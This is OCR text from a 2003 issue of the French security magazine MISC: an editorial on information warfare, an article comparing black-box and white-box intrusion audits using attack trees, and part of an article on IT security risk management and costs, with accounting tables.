100% SÉCURITÉ INFORMATIQUE

France Metro : 7,45 Eur - 12,5 CHF - BEL, LUX, PORT : 8,5 Eur - CAN : 13 $C - MAR : 75

Mai- Juin 2003

MISC

7

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

LA GUERRE DE L'INFORMATION

ÉVALUATION - RISQUES - ENJEUX

- Protégez votre système distribué
- Stratégies de tests d'intrusions : black box vs white box
- Récupérez une clé RSA par la prise de courant
- Organisez votre sécurité informatique ; rapport coûts / enjeux

Une guerre ? Quelle guerre ?

Aujourd'hui, mon neveu (ou ma nièce) est né(e). Ou peut-être hier, je ne sais pas. J'ai reçu un télégramme de la maternité. Quelle est la valeur de cette information ? Que puis-je en faire ? Quelle influence cela a-t-il sur vous, lecteurs ? Telles sont quelques-unes des questions qui se posent dès qu'on traite de « guerre de l'information ».

Initialement employé dans un contexte militaire, ce terme se répand depuis le début des années 90, souvent accompagné d'autres constructions comme « infoguerre » ou « dominance informationnelle ». L'idée principale qui se cache derrière ce concept est que l'information constitue une arme aussi efficace (sinon plus dans certaines situations) que l'armement traditionnel, mais avec des caractéristiques différentes. L'information entre donc pleinement dans des stratégies d'attaques et de défenses. Petit à petit, cette notion a quitté le giron militaire pour gagner le monde économique. Ainsi, beaucoup de grandes entreprises disposent de départements chargés de gérer les menaces informationnelles. Pourquoi ? Parce qu'elles ont bien pris conscience du pouvoir de l'information, offensivement pour s'en prendre à leurs concurrents, défensivement pour se protéger de ces mêmes concurrents.

Que vient faire ce sujet, a priori militaire ou économique, dans MISC?

En fait, la sécurité informatique en soi ne sert à rien. La sécurité pour la sécurité n'est pas une fin en soi. La sécurité n'a d'importance que par rapport à ce qu'elle cherche à protéger. Et à ce titre, les techniques d'attaque et de défense font partie intégrante de la guerre de l'information.

Martin Libicki, de la *National Defense University* (USA), publia en 1995 un ouvrage intitulé « What is Information Warfare ? »[1] dans lequel il propose de distinguer sept sous-catégories :

- **guerre de commandement et de contrôle :** cette forme se focalise sur les centres de commandement et les systèmes de communication, afin de séparer les chefs et les combattants ;
- **guerre du renseignement :** il s'agit ici de prendre des renseignements sur l'adversaire (espionnage), l'empêcher d'en prendre sur nous (contre-espionnage), voire de lui fournir de fausses informations ;
- **guerre électronique :** le spectre électromagnétique est activement utilisé pour les communications, et ce volet se focalise sur les attaques et contre-mesures de cet ordre ;
- **guerre psychologique** : l'objectif est ici de modifier le comportement en influençant les mécanismes de réflexion ou les émotions des protagonistes ;
- **guerre des « hackers » [2] :** variante ciblant les outils informatiques, qu'il s'agisse de mettre en place des défenses efficaces, ou des attaques ;
- **guerre économique :** les flux commerciaux, leur organisation et les liens qui les unissent sont révélateurs, et à ce titre, en constituent élément informationnel à part entière ;
- **cyber-guerre :** elle se concentre sur les entités (personnes, groupes, etc.) en se servant des systèmes informatiques comme vecteur d'attaque, souvent constituée de scénarios futuristes regroupant les autres formes.

Ces notions n'ont rien de particulièrement nouveau. Elles sont simplement adaptées aux nouvelles technologies, à la rapidité avec laquelle l'information voyage aujourd'hui.

De nombreuses autres approches existent, et la vision américaine n'en est qu'une parmi tant d'autres. Ainsi, c'est en France qu'on proposa de remplacer le « de » dans « guerre de l'information » par le triplet «pour, contre, par », avant que le Général Francart ne propose la terminologie actuellement employée par le ministère de la défense de «maîtrise de l'information ». Quel que soit le nom utilisé, la principale source de confusion vient de la notion même d'information. Seul Claude Shannon en proposa une définition en 1948 [3] dans sa théorie de la communication.

Donc, vous l'aurez compris, le dossier traite de l'information car celle-ci constitue à la fois une arme et un bien précieux à protéger. Vous trouverez un premier article qui explique et illustre les notions principales liées à la guerre de l'information. L'article suivant porte sur le *reverse engineering*, technique qui permet d'extraire de l'information sur un programme en examinant son code machine. Ensuite, nous présentons quelques « fonctionnalités » d'outils assez communs, comme ceux du Pack Office, qui dissimulent énormément d'informations sur votre environnement (voire plus encore). Par exemple, qui sait qu'il est très intéressant d'examiner les propositions commerciales reçues au format MS Word parce qu'elles contiennent souvent les anciennes versions du document, et parfois les propositions faites à d'autres ? Enfin, nous concluons en présentant les multiples moyens qui existent avec Internet pour récupérer de l'information, ou la manipuler. Pour le reste, je vous laisse le soin de découvrir le sommaire.

En guise de conclusion, je reprends (honteusement) la publicité que je faisais déjà dans mon dernier édito pour le Symposium sur la Sécurité des Technologies de l'Information et de la Communication [4]. De nombreux articles nous ont été envoyés, et au moment où vous lirez ces lignes, le programme devrait être en place. J'ai hâte d'y être ...

Bonne lecture

Frédéric Raynal


[1] What is information warfare? Martin Libicki - National Defense University ACIS Paper 3 - Août 1995
http://www.ndu.edu/inss/strforum/forum28.html

[2] Je mets le terme entre « » car il n'a pas la même connotation en anglais et chez nous. Ce terme est à interpréter ici dans le sens de l'expert informatique, c'est-à-dire vous, «public chéri mon amour »

[3] A Mathematical Theory of Communication, Claude Shannon, Bell System Tech. Journal - 1948

[4] SSTIC , **http://www.sstic.org**

Ont rédigé ce numéro et y ont collaboré :



Denis Bodor
Frédéric Raynal
Renaud Bidou
Yannick Fourastier
Matthieu Chabaud
Marc Brassier
Nicolas Brulez
Eric Filiol
Patrick Chambet
Eric Detoisien
Philippe Biondi
Fabrice Rossi
Axelle Apvrille
Makan Pourzandi
Patrice Auffret
Georges Bart

misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

DOSSIER

LA GUERRE DE L'INFORMATION

est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Service commercial : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédaction
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint :
Denis Bodor
Conception graphique : Katia Paquet
Impression : Leonce Deprez - Ruitz
Secrétaire de rédaction : Carole Durocher
Responsable publicité :
Véronique Wilhelm
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2 e Trimestre 2001
N° ISSN : en cours
Commission Paritaire : 02 04 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Printed in France
Imprimé en France

Méthodologies
Stratégies

La prévention des risques d'intrusion des systèmes d'information est aujourd'hui assurée par des mécanismes d'audits dit intrusifs. Ces mécanismes, manuels ou automatisés, testent les systèmes cibles avec des attaques réelles et analysent les résultats. Ces techniques de « hack éthique » ont cependant prouvé leurs limitations en termes d'exhaustivité, d'objectivité et de capacité à maintenir le niveau de sécurité entre deux tests. L'objet de cet article est de définir les caractéristiques d'un outil d'analyse et de suivi permanent du niveau de sécurité. Notre démarche sera fondée sur un constat des différentes méthodes, techniques et approches de l'audit sécurité. A l'issue de ce constat, nous serons à même de faire des choix quant à l'approche globale d'un audit garantissant l'exhaustivité des résultats, l'absence d'impact sur le système en production et la simulation des scénarii d'intrusions.

APPROCHE GÉNÉRALE

2 méthodes sont généralement admises pour l'audit de sécurité, que ce dernier porte sur un composant [1] ou sur l'ensemble du système d'information.

MÉTHODE 1 : BLACK-BOX

L'approche « black-box » considère le système à tester comme un composant inconnu. Des tests réels sont effectués en aveugle sur le système en production afin de valider la conformité des réactions aux spécifications. Ces tests, effectués de manière manuelle ou automatique, suivent un processus standard [2] [3] : énumération, identification, analyse et exploitation.

L'inconvénient majeur de l'approche « black-box » est la nécessité d'effectuer des tests sur les systèmes en production. Il existe par conséquent un risque de blocage de tout ou partie d'un système en production durant la campagne de tests. A l'inverse, l'inhibition des tests risquant de bloquer les systèmes, fournira un résultat incomplet.

En outre, la méthode empirique nécessairement utilisée ne saura garantir l'exhaustivité des résultats. En effet, les tests sont menés afin de valider les spécifications du système étudié, pour le respect de la politique de sécurité dans un cadre de fonctionnement déterminé. En revanche, les cas « exceptionnels » ou liés à un phénomène temporaire ne sauraient être pris en compte par cette méthode.

Il n'en reste pas moins que cette approche, par sa simplicité de mise en œuvre, permet d'obtenir rapidement et à moindre coût une certaine vision de la sécurité que partagent la majorité des hackers inexpérimentés.

MÉTHODE 2 : WHITE-BOX

L'approche « white-box » se distingue par le fait que l'ensemble des composants du système à analyser sont rendus disponibles pour vérification. Par conséquent, il est possible, pourvu que l'on s'y prenne de manière appropriée, de connaître l'ensemble des paramètres susceptibles d'impacter la sécurité.

Par conséquent, il est possible de garantir l'exhaustivité des résultats sous réserve d'être à même de récupérer, de synthétiser et d'analyser l'ensemble des composants intervenant dans la sécurité du système. Cette approche permet également de s'affranchir des tests réels sur le système en production dans la mesure où l'ensemble des caractéristiques relevées permet de recréer entièrement le système répondant aux mêmes spécifications en termes de sécurité. La difficulté de mise en œuvre de cette méthode réside donc, d'une part, dans la capacité à relever les informations pertinentes, et d'autre part dans la mise en place d'un système répondant exactement aux mêmes critères que le système étudié.

Cette question se pose d'autant plus que la mise en place physique d'un système équivalent est évidemment une solution lourde en termes de coûts, de ressources et de délais. Il est donc primordial de définir un modèle, physique ou logique, équivalent en termes de spécification de la sécurité, sur lequel seront effectués les tests. Se pose alors le problème de la collecte d'information. Si le principe paraît trivial, le volume de données potentiellement récupérable est tel que la sélection de ces données s'impose d'elle-même.

Plus fiable, cette approche se heurte donc à une réelle difficulté de mise en œuvre qui impacte largement sur les coûts et délais de réalisation d'un audit.

d'audit
de tests d'intrusions

SCHÉMAS D'ANALYSE

Quelle que soit l'approche retenue pour l'audit, on distingue communément 3 schémas d'analyses de la sécurité d'un système : linéaire, avec retour d'expérience et à objectif.

SCHÉMA 1 : SCHÉMA LINÉAIRE

La mise en œuvre d'une batterie de tests linéaires est triviale dans la mesure où il s'agit uniquement d'automatiser des processus de tests et de récupérer de manière brute les résultats de ces tests. La valeur intrinsèque d'un outil implémentant une telle méthode réside par conséquent dans le nombre et la précision des tests qu'il est à même d'effectuer sur un système.

L'ensemble des résultats donne une vision microscopique du niveau de sécurité, composant par composant, sans fournir une vision globale des impacts. En outre, les résultats ne précisent pas nécessairement la raison d'une confirmation ou d'une infirmation quant à la présence d'une vulnérabilité sur un des composants. Enfin, l'ordre des tests étant aléatoire, certains tests peuvent modifier l'état du système testé, faussant par conséquent le résultat des tests suivants. Le cas le plus simple est celui d'un test visant à interrompre le fonctionnement de tout ou partie d'un système. Les fonctions impactées ne pourront pas répondre aux tests suivants. Le résultat sera par conséquent interprété comme une absence de réponse (confirmation ou infirmation de la présence d'une vulnérabilité), sans prendre en compte l'éventuel blocage du système.


SCHÉMA 2 : GESTION DU RETOUR D'EXPÉRIENCE

La gestion du retour d'expérience fournit à l'outil d'analyse les moyens de réduire le spectre des tests à effectuer et d'organiser ces derniers afin de gérer l'impact de chaque test sur le système.

Si l'implémentation d'une telle méthode permet d'obtenir des résultats plus fiables qu'avec la méthode linéaire, l'information reste du niveau microscopique. En outre, la définition d'une chaîne stable d'impact des tests est particulièrement lourde dans la mesure où ces impacts peuvent différer en fonction de la présence, de la configuration et du mode de fonctionnement de divers composants (et dans la mesure où tous ces paramètres ont pu être identifiés, de manière empirique pour l'approche « black-box », via une collecte d'information fiable pour l'approche « white-box »). Enfin, la découverte quotidienne de nouvelles vulnérabilités [4] rend quasiment impossible la maintenance d'une telle chaîne. Les implémentations courantes restent par conséquent limitées à quelques tests triviaux destinés essentiellement à s'assurer que des tests spécifiques à un système ne sont pas effectués sur un système d'une autre nature.

SCHÉMA 3 : SCHÉMA PAR OBJECTIF

Aussi connu sous le terme « Arbres d'attaques » [5], ce schéma consiste à analyser le système non de manière structurelle, comme le proposent les schémas linéaires et avec retour d'expérience, mais de manière fonctionnelle, en fournissant d'emblée un résultat portant sur l'ensemble du système et intégrant la criticité des systèmes, la difficulté de mise en œuvre de l'intrusion ainsi que la conformité avec la politique de sécurité. Pour ce faire, une hiérarchie est définie avec, au niveau le plus élevé, l'objectif que cherche à atteindre le hacker, et aux niveaux inférieurs, les différentes étapes nécessaires pour atteindre l'objectif. Dans cette optique, l'outil d'analyse construit un chemin en fonction de la possibilité de remplir les conditions nécessaires à chaque étape. Chaque condition est une activité distincte. Physiquement, un composant du système à étudier peut mettre en œuvre une ou plusieurs activités référencées dans « l'arbre ». Un arbre d'attaque est représenté sur le schéma page suivante.



L'activité 1 est l'objectif à atteindre par le hacker. Dans notre exemple, plusieurs chemins d'attaque sont envisageables pour atteindre cet objectif :

- 4.1 => 3.2 => 2.2 => 1
- 4.2 => 3.2 => 2.2 => 1
- 4.3 => 3.2 => 2.2 => 1
- 3.1 => 2.2 => 1
- 2.1 => 1
- 2.3 => 1

Les états I et P signifiant respectivement Impossible (vulnérabilité non présente) et Possible (vulnérabilité présente), seuls deux scénarii d'attaque sont envisageables :

- 4.2 => 3.2 => 2.2 => 1
- 2.3 => 1

Ces scénarii sont rendus possible par des vulnérabilités identifiées sur les composants A et E.

La mise en œuvre d'un schéma par objectif présente également l'avantage d'être applicable à n'importe quelle échelle. En effet, la définition de l'état P (possible / vulnérable) d'une activité X peut être la résultante d'un arbre d'attaque dont l'objectif (activité au niveau le plus élevé), serait l'activité X.

Arbre d'attaque

MODÉLISATION D'UN SYSTÈME

BESOIN DE MODÉLISATION

L'audit idéal, au vu des points exposés précédemment, apparaît comme un audit utilisant un schéma d'analyse par objectif et une approche « white-box ».

Un tel audit fournirait une visibilité globale de la sécurité des systèmes tout en garantissant l'exhaustivité des résultats et l'absence d'impact sur la production. Cependant ce schéma idéal se heurte à la problématique de sélection de l'information à collecter, à la mise en place d'un système équivalent au système étudié et à la définition d'un cadre permettant d'intégrer les chemins d'attaque.

Les deux premiers points peuvent, dans l'absolu, être traités physiquement pourvu que l'on puisse mettre en place un système physiquement identique en tous points au système à étudier. Concrètement, cela nécessite de doubler l'investissement lié aux matériels et logiciels, ce qui, dans la grande majorité des cas, est inacceptable. D'autres solutions, permettant par exemple de faire tourner plusieurs systèmes d'exploitation (ainsi que leurs applications associées)

simultanément sur une seule machine, peuvent être envisagées. Cependant, ce type d'approche altère systématiquement le système dans la mesure où de nouveaux composants apparaissent (le logiciel simulant plusieurs OS), et où d'autres sont omis (éléments physiques des machines, équipements d'interconnexion réseaux, etc.). Les modifications par rapport au système sont par conséquent suffisamment importantes pour qu'une telle solution ne puisse être retenue.

Dans ces conditions, seule la modélisation du système peut fournir d'une part les critères de sélection de l'information, et d'autre part une représentation fidèle (et économique) du système.

Concernant les arbres d'attaque, il semble évident, compte tenu du nombre de possibilités, qu'une approche par dénombrement de l'ensemble des chemins n'est pas appropriée. En revanche, la définition d'un modèle intégrant l'ensemble des activités permettant au hacker d'atteindre son objectif permet de générer automatiquement les arbres, pourvu que l'on soit à même de définir des règles de dépendance entre les activités.

LE MODÈLE GÉNÉRIQUE

Deux besoins distincts de modélisation sont identifiés. Gérer la définition, l'implémentation et l'évolution de ces deux modèles tout en garantissant leur interopérabilité dans le cadre d'un audit peut s'avérer une tâche ardue, sinon impossible, dans la mesure où l'absence de cohérence entre les données (composants / activités) et les traitements (définition d'une architecture / mise en place d'une hiérarchie opérationnelle) risque à court terme de mener à des divergences coûteuses. En revanche, la définition d'un modèle unique intégrant aussi bien les aspects structurels que fonctionnels d'un système garantit l'homogénéité des informations et de leurs modes de traitement.

Ce modèle « générique » doit intégrer de manière structurelle la discrimination des informations recueillies sur le système analysé. Ce résultat est obtenu en construisant le modèle à partir des conditions d'existence des vulnérabilités. La collecte des informations sera par conséquent dirigée par la confirmation ou l'infirmation de la présence d'un critère caractéristique d'une vulnérabilité.

Il ne reste qu'à définir le format d'une vulnérabilité en prenant en compte ses conditions d'existence et son intégration dans un arbre d'attaque. La vulnérabilité apparaît par conséquent comme l'élément faisant le lien entre les différentes dimensions structurelles et fonctionnelles du modèle générique.

Un autre avantage de cette approche est la possibilité de réduire considérablement le nombre d'informations à collecter. En effet si une vulnérabilité requiert les conditions A, B et C, et qu'une première collecte démontre l'absence de la condition A, il est alors inutile de récupérer les informations B et C.

CONCLUSION

Une fois le modèle générique défini, la simulation d'intrusion devient un processus trivial. En effet, l'ensemble des vulnérabilités et leur impact sur les arbres d'attaque étant intégré dans le modèle, un relevé de configuration (réel ou fondé sur les spécifications d'une nouvelle plateforme) guidé par le modèle suffit à valider (P) ou à invalider (I) les différentes branches de l'arbre.

Mettre en œuvre un outil d'analyse combinant une approche structurelle exhaustive et une approche fonctionnelle se réduit donc à la définition d'un modèle de données à deux dimensions : un niveau « composant » caractérisant les aspects techniques des vulnérabilités, un niveau « activité » définissant le rôle de la vulnérabilité dans un scénario d'attaque.

Renaud Bidou

renaud.bidou@iv2-technologies.com

RÉFÉRENCES

[1] *Toward a Property-based Testing Environment with Applications to Security-Critical Software*, George Fink, Calvin Ko, Myla Archer, Karl Levitt, Department of Computer Science, University of California.

[2] *An Overview of Network Security Analysis and Penetration Testing*, The MIS Corporate Defence Solution Ltd., août 2000.

[3] *Hacking Exposed*, Second Edition, Joel Scambray, Stuart McClure, George Kurtz, ISBN 0-07-212748-1, juillet 2000

[4] *BUGTRAQ Vulnerability Database Statistics* , **http://www.securityfocus.com/vdb/stats.html**

[5] *Attack Trees*, Bruce Schneier, Dr. Jobb's Journal, décembre 1999

Organisez votre

Gestion des risques

L'activité de l'entreprise, quel que soit sa taille et son secteur d'activité, repose aujourd'hui en grande partie sur ses systèmes d'information, dématérialisés et informatisés. La sécurité de ces systèmes, notamment ceux en production, est donc une priorité dont dépend directement, non seulement le développement de l'entreprise, mais également sa survie. Cependant, il ne s'agit pas pour autant de faire de la sécurité une fin en soi, mais de la concevoir et de l'intégrer dans une démarche de gestion des risques, où les efforts de sécurisation et de protection s'équilibrent avec ceux financiers, de façon "acceptable", par rapport à la valeur des informations à protéger. D'où la difficulté de l'exercice : qu'est-ce qui est acceptable, et quand (ou sous quels critères) est-ce que ça ne l'est plus ?

Homme (ou femme !) de l'Art, le Responsable de la Sécurité des Systèmes d'Information (le RSSI) est avant tout un manager rendant des comptes sur la réalisation des objectifs qui lui ont été assignés, ou par défaut, qu'il s'est fixé (et ceci est encore plus certain en cas d'incident, voire de crise !). Par conséquent, la principale préoccupation du RSSI est d'amener et de maintenir la sécurité à un niveau d'efficacité maximale par rapport aux risques que l'entreprise a consenti à gérer. Dans tout le champ d'activités du RSSI, seul un focus sur la Sécurité Logique sera fait ici, laissant pour une fois prochaine les aspects de continuité d'activité.

Si le niveau optimal de sécurité est souvent considéré "atteint", les pen-tests rappellent régulièrement, (quand ce ne sont pas les incidents), que le "bon" niveau reste un vœu pieux ...

Il n'empêche que le niveau réel doit converger vers les objectifs de sécurité fixés, ceux-ci correspondant à une gestion de risques étudiés. Tout l'art du pilotage de la sécurité est donc de réduire autant que possible le risque résiduel en organisant simultanément la gestion d'incident (et de crise) tout en maîtrisant les coûts. Ces derniers ont en effet souvent la fâcheuse tendance à s'envoler dès qu'un certain seuil est atteint ...

NOTIONS DE GESTION DES RISQUES, SSI ET SÉCURITÉ INFORMATIQUE

S'il est encore courant de constater des pratiques SSI très techniciennes, empiriques et peu rationalisées, elles sont de plus en plus alignées sur le métier de l'entreprise, et surtout à ses enjeux et à ses risques par rapport à l'environnement économique et géopolitique dans lequel elle s'inscrit.

La gestion des risques a pour objectif la protection et la limitation des conséquences de sinistres sur les personnes, les biens (ceux ci étant exprimés en termes d'actifs comptables, corporels ou incorporels) et pour certaines activités, l'environnement (par exemple les sites industriels, dont ceux classés Seveso 2).

Mais quel rapport avec l'informatique et les systèmes d'information ?

Les matériels composant la première sont classés le plus souvent dans la catégorie des actifs corporels (en compta générale, "installations, matériel et outil industriel") et les logiciels, répartis entre actifs corporels (idem) ou incorporels (le plus souvent au compte "concessions, brevets et droits similaires") sous forme d'investissements : ce sont des actifs en amortissement (**cf. tableau "extrait de bilan comptable"**).

		Exercice en
		Valeurs brutes	Ammortisse et provisi
CAPITAL SOUSCRIT NON APPELE			
IMMOBILISATIONS INCORPORELLES			
	Frais d'établissement		
	Frais de recherche et développement		
	Autres immobilisations incorporelles	10 406	7
IMMOBILISATIONS CORPORELLES			
	Constructions	850 677	78
	Installations, matériel et outil.indust.	311 589	266
	Autres immobilisations corporelles		
IMMOBILISATIONS FINANCIERES			
	...		
TOTAL DE L'ACTIF IMMOBILISE		1 172 673	352

Exemple de bilan comptable : extrait

sécurité informatique

et Maîtrise des coûts

Vous remarquerez sans doute que nous n'avons même pas évoqué les services acquis pour la mise en œuvre et la maintenance !

Dans tous les cas, perdre ou constater des dégradations sur ces actifs impactent donc la valeur comptable et au-delà, la performance de la structure (notion chère aux entreprise du secteur privé, moins visible pour les structures publiques bien que toute aussi importante).

Les systèmes d'information quant à eux, apportent d'une part la productivité, différents éléments composant la notion de "compétitivité", et par conséquent la contribution à l'image de marque, et d'autre part les connaissances concernant les clients (fond de commerce), les savoir-faire, voire les brevets, etc. La valorisation des informations comme des systèmes d'information, exercice difficile s'il en est, se ventile dans la catégorie des actifs incorporels, classifiant les "biens immatériels" (entrant dans la composition plus large de ce qui s'appelle le "patrimoine immatériel" en comptabilité, cf normes IASC - *International Accounting Standards Commitee* pour plus d'informations). Les perdre ou constater des détériorations, des falsifications, des détournements ou des vols, etc. impactent donc également la performance (voire la simple survie) de la structure. Au-delà des considérations purement financières, légitimes pour les entreprises (une perte d'exploitation est toujours assez mal vécue !), les risques liés aux systèmes d'information de gestion ou de production (notamment en informatique industrielle) peuvent affecter, par effet rebond, la santé des personnes (personnel, clients, riverains, etc.), voire l'environnement. Ce peut être le cas par exemple, si les systèmes industriels de mesure ou de surveillance sont inopérants ou sujets à des dysfonctionnements.

leurs ettes	Type d'imputations
	Prospection, publicité, etc.
	Pour un "service" sécu : la veille et la R&D
3 095	Tout type de licence, et autres acquittement de droits d'utilisation de logiciels ou progiciels informatiques
72 476	En général les bâtiments
44 975	Infrastructures techniques : climatisations, réseaux courants forts et faibles, équipements et serveurs, etc.
20 546	

Pour faire court, la gestion des risques s'intéresse au choix de traitement des risques qui auront été analysés essentiellement en termes d'impacts ou de conséquences. Il s'agit de décider si ces risques sont à refuser (on ne se sent pas concerné, ou, déjà vu ! on élimine la cible, la considérant trop risquée), à gérer (par le mise en œuvre de moyens opérationnels destinés à réduire les risques), à transférer (par des souscriptions en contrats d'assurances, par exemple) ou à accepter (on prend le risque en connaissance de cause et en restant vigilant sur les éventuelles évolutions).

Par conséquent, selon la nature de l'activité de l'entreprise, la gestion de risques varie très fortement. Selon la volonté stratégique et les possibilités (au sens large, les "moyens" de la structure), la manière de gérer les risques par rapport aux enjeux permet de décliner une politique de sécurité adaptée. Cette politique formalise de façon macroscopique ce qui doit être fait pour réduire opérationnellement les risques et protéger les systèmes d'information.

De manière très générale dans les environnements de Production, la Sécurité des Systèmes d'Informations se décline en sécurité informatique, principalement sur les axes impliquant la Continuité d'Activité de l'Entreprise et la Sécurité Logique.

Si la continuité s'intéresse principalement aux défaillances des ressources en Production suite à des incidents, des problèmes d'exploitation ou à des sinistres, la Sécurité Logique adresse davantage les risques liés à des malveillances visant au déni de service, au détournement des ressources ou des informations par exploitation de vulnérabilités principalement techniques, mais qui peuvent aussi être d'origine organisationnelle.

Aussi, le pilotage de la SSI est un processus récursif et itératif visant au maintien de l'efficacité du dispositif de sécurité, notamment dans les environnements de Production. Pour les protéger, un certain nombre de services de sécurité sont déployés, en cohérence avec la politique de sécurité. Ces services peuvent être définis comme regroupant " tous les aspects relatifs à la définition, à la réalisation, et au maintien de la confidentialité, de l'intégrité, de la disponibilité de l'imputabilité et de l'authentification " (ISO-TR13335-1).

De fait, il ne s'agit pas uniquement du firewall ou du radius renforcé, mais de tous les dispositifs à vocation de sécurisation, de protection, de surveillance ou de contrôle. Un pen-test est

Débits	Charges d'exploitation	Type d'imputation
Achats de marchandises	45 000	Outillages d'exploitation, d'administration, etc.
Achats de sous traitances	344 000	Sous traitance de travaux en mode projet ou en régie
Services extérieurs	152 340	Conseil, achats de prestations externes d'intégration le plus souvent
Impôts, taxes, et versements assimilés		Côte part impots ... généralement centralisé, mais, peut être trouvée
Charges de personnel	192 500	Essentiellement et couramment appelée "masse salariale"
Dotations en amortissements et aux provisions	1 254 456	Principalement contributions aux amortissements en cours (acquisitions des années précédentes)
Autres charges d'exploitation	23 452	Catégorie résiduelle, composée d'opérations de répartition et d'opérations de nature diverse, non prises en compte pour le calcul de l'excédent brut d'exploitation mais considérées comme «courantes» au sens comptable, c'est-à-dire prises en compte pour le calcul du résultat d'exploitation
Reprises sur charges d'exploitation (à déduire)	-11 748	Essentiellement pivôts de redistributions budgétaires
Charges correspondant aux ventes ou travaux ou prestations de services	50 000	Essentiellement charges de gestion (contrôleur de gestion local, etc.). Eventuellement si les services fournis par l'entité peuvent être refacturée, auquel cas, imputation des "chargés d'affaires".
Total	***2 050 000***	

Exemple de répartition des charges d'exploitation : extrait établi à partir d'un système abrégé de compte d'exploitation

ainsi vu comme un dispositif de "contrôle", de même que la veille est considérée comme un processus en relation avec la "surveillance" !

